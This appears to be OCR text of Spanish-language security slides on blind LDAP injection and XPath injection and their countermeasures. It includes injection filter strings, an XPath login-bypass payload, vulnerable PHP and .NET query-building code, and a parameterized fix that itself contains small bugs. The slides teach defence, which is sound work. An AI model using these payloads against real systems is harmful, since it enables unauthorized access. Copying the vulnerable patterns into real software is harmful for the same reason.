
Falso

Blind ldap injection
Booleanizacion de datos




True

Blind ldap injection
Booleanizacion de datos



False

Blind ldap injection
Booleanizacion de datos




True

Blind LDAP Injection
CHARSET REDUCTION

Injections to obtain charset used for store data in a attribute:


*(&(objectClass=printer)(type=HP LaserJet 2100)(department=*a*)) ->TRUE*
*(&(objectClass=printer)(type=HP LaserJet 2100)(department=*b*)) -> FALSE*
*(&(objectClass=printer)(type=HP LaserJet 2100)(department=*c*)) ->TRUE*
*(&(objectClass=printer)(type=HP LaserJet 2100)(department=*d*)) -> FALSE*
*(&(objectClass=printer)(type=HP LaserJet 2100)(department=*e*)) -> FALSE*
*(&(objectClass=printer)(type=HP LaserJet 2100)(department=*f*)) ->TRUE*
*(&(objectClass=printer)(type=HP LaserJet 2100)(department=*g*))->FALSE*
*(&(objectClass=printer)(type=HP LaserJet 2100)(department=*h*)) -> FALSE*
*(&(objectClass=printer)(type=HP LaserJet 2100)(department=*i*)) ->TRUE*
….
*(&(objectClass=printer)(type=HP LaserJet 2100)(department=*z*))->TRUE*

Blind LDAP Injection
CHARSET REDUCTION



False

Blind LDAP Injection
CHARSET REDUCTION



True

Contramedidas

- LDAP Injection/Blind LDAP Injection
  - Filtrar
  - Uso de privilegios & Roles LDAP
- MIMT
  - LDAP-s

```
      case "Search":
        $filter = "(& (".$HTTP_POST_VARS["searchcrit"]."=".
$HTTP_POST_VARS["search"]."*) (& (objectclass=officePerson)))";
        include("inc/List.php");
        break;
```

XPath Injection

Explotación

- Dada la siguiente consulta Xpath:

string(//user[**username/text()=‘romansoft' and password/text()='!dSR**']/uid/text())

Dónde buscar — *Condición* — *Qué devolver*

- Inyectamos:

User: **abc' or 1=1 or 'a'='b**
Pass: **k**

- La condición quedaría:

username/text()=‘**abc' or 1=1** **or 'a'='b**' and password/text()=‘**k**'

True

Contramedidas

- No confianza en medias de protección en cliente.
- Comprobación de datos de entrada.
- Construcción segura de sentencias SQL/LDAP/XPath.
- Fortificación de Servidor Web.
  - Códigos de error.
  - Restricción de verbos, longitudes, etc..
  - Filtrado de contenido HTTP en Firewall.
    - URLFilter
    - ModSecurity
    - GreenSQL
- Fortificación de SGBD.
  - Restricción de privilegios de motor/usuario de acceso desde web.
  - Aislamiento de bases de datos.

Contramedidas


- Desarrollo .NET
  - Redirigir a una página personalizada en caso de error

```
<customErrors mode="RemoteOnly" defaultRedirect="GenericErrorPage.htm">
   <error statusCode="403" redirect="NoAccess.htm"/>
   <error statusCode="404" redirect="FileNotFound.htm"/>
</customErrors>
```

    - Mode → On, Off, RemoteOnly
    - DefaultRedirect → Error no especificado
    - <error...>→Errores específicos

Contramedidas

- Desarrollo .NET (Validadores)



Contramedidas


```
protected void Button1_Click(object sender, EventArgs e){
      SqlConnection conn = new SqlConnection(connstr);
       conn.Open();
       SqlCommand cmd = new SqlCommand();
       cmd.Connection = conn;
       cmd.CommandText = "Select * from Usuarios where login='"+ txtLogin.Text +"'
                              and password='"+ txtPassword.Text +"'";
       cmd.CommandType = CommandType.Text;
       SqlDataReader dr = cmd.ExecuteReader();
       if (dr.HasRows){
           //Código para permitir el paso a la aplicación
           Response.Write("<script>alert('Acceso permitido');</script>");
       }
       else{
           //Codigo para rechazar el usuario
           Response.Write("<script>alert('Acceso denegado');</script>");
       }
       conn.Close();
   }
```

Contramedidas

- Desarrollo .NET (Código seguro)
  - Consultas parametrizadas

```
protected void Button1_Click(object sender, EventArgs e){
      SqlConnection conn = new SqlConnection(connstr);
      conn.Open();
      SqlCommand cmd = new SqlCommand();
      cmd.Connection = conn;
      cmd.CommandText = "Select * from Usuarios where login=@login
                                    and password=@pass";
      cmd.Parameters.AddWithValue("login", txtLogin);
      cmd.Parameters.AddWithValue("pass", txtPassword.Text);
      cmd.CommandType = CommandType.Text;
      dr = cmd.ExecuteReader();
      if (dr.HasRows){//Código para permitir el paso a la aplicación
            Response.Write("<script>alert('Acceso permitido');</script>");
      } else{//Codigo para rechazar el usuario
            Response.Write("<script>alert('Acceso denegado');</script>");
      } conn.Close();    }
```

Solución Total



TechNews

- http://www.informatic64.com/boletines/


TECHNEWS
NUEVAS TECNOLOGÍAS DE LA INFORMACIÓN
INFORMÁTICA 64 WWW.INFORMATICA64.COM I64@INFORMATICA64.COM +34 91 665 99 98

Informática 64. Boletín Técnico. Número: 27. Fecha: lunes, 15 de noviembre de 2004

Seguridad. Implementación de Redes Wireless Seguras

2 de Noviembre de 2004

La protección de las redes Wireless es uno de los actuales retos para los departamentos de infraestructura. El ofertar una solución de conexión segura que proteja tanto a los usuarios como al propio sistema es un reto. Microsoft nos propone dos soluciones de implantación. Una primera solución, recomendada para entornos medios, grandes basado en la Certificados Digitales y una segunda solución para entornos medios basada en PEAP y passwords. Ambas soluciones están ampliamente explicadas en los siguientes documentos. Las soluciones se explicarán y se realizarán prácticas en un par de seminarios □ Hands on Lab□ dentro de la campaña que se está realizando los días 30 de Noviembre y 9 de Diciembre. Toda la información en los siguientes enlaces:



- Securing Wireless LANs - A Windows Server 2003 Certificate Services Solution:
http://www.microsoft.com/technet/Security/prodtech/win2003/pkiwire/plan/swlanpg1.mspx
- Securing Wireless LANs with PEAP and Passwords:
http://www.microsoft.com/technet/security/guidance/peap_0.mspx
- Hands On Lab:
http://www.microsoft.com/spain/servidores/windowsserver2003/seminarios/hol.asp

http://www.elladodelmal.com

UN INFORMÁTICO EN EL LADO DEL MAL

MARTES, SEPTIEMBRE 19, 2006

La Vida Universitaria

atom.xml

Mmmm, bucólicos momentos en la cafetería, tomando café y fumando un cigarrito nada más llegar, luego carrera al cuarto de baño, partida al mus, buscar alguna excusa para no ir a clase "¿vamos a ver si han salido las listas de grupos de prácticas de Compiladores?" u otra cualquiera: "Creo que en el CPD nos han abierto albeniz para conexión a Internet". Qué tiempos aquellos en los que chatear era un talk y en los que Internet era un conjunto de direcciones IP con servicios ftp en los que nos bajabamos canciones de guitarra de Metallica, pequeñas rutinas en pascal o C o algunas fotos de esas ... jeje

POSTS ANTERIORES

El Fichaje del Verano
Juez Maligno
Ya lo se, Ya lo se
Si tienes huevos
Técnico-Less
Prudencia
Me encanta el Software Libre
Iruña, 20 de Septiembre
Populismo
Mike!

Contacto

- Chema Alonso
- chema@informatica64.com
- http://elladodelmal.blogspot.com
- Technews : http://www.informatica64.com
- Whitepaper: http://www.blackhat.com/presentations/bh-europe-08/Alonso-Parada/Whitepaper/bh-eu-08-alonso-parada-WP.pdf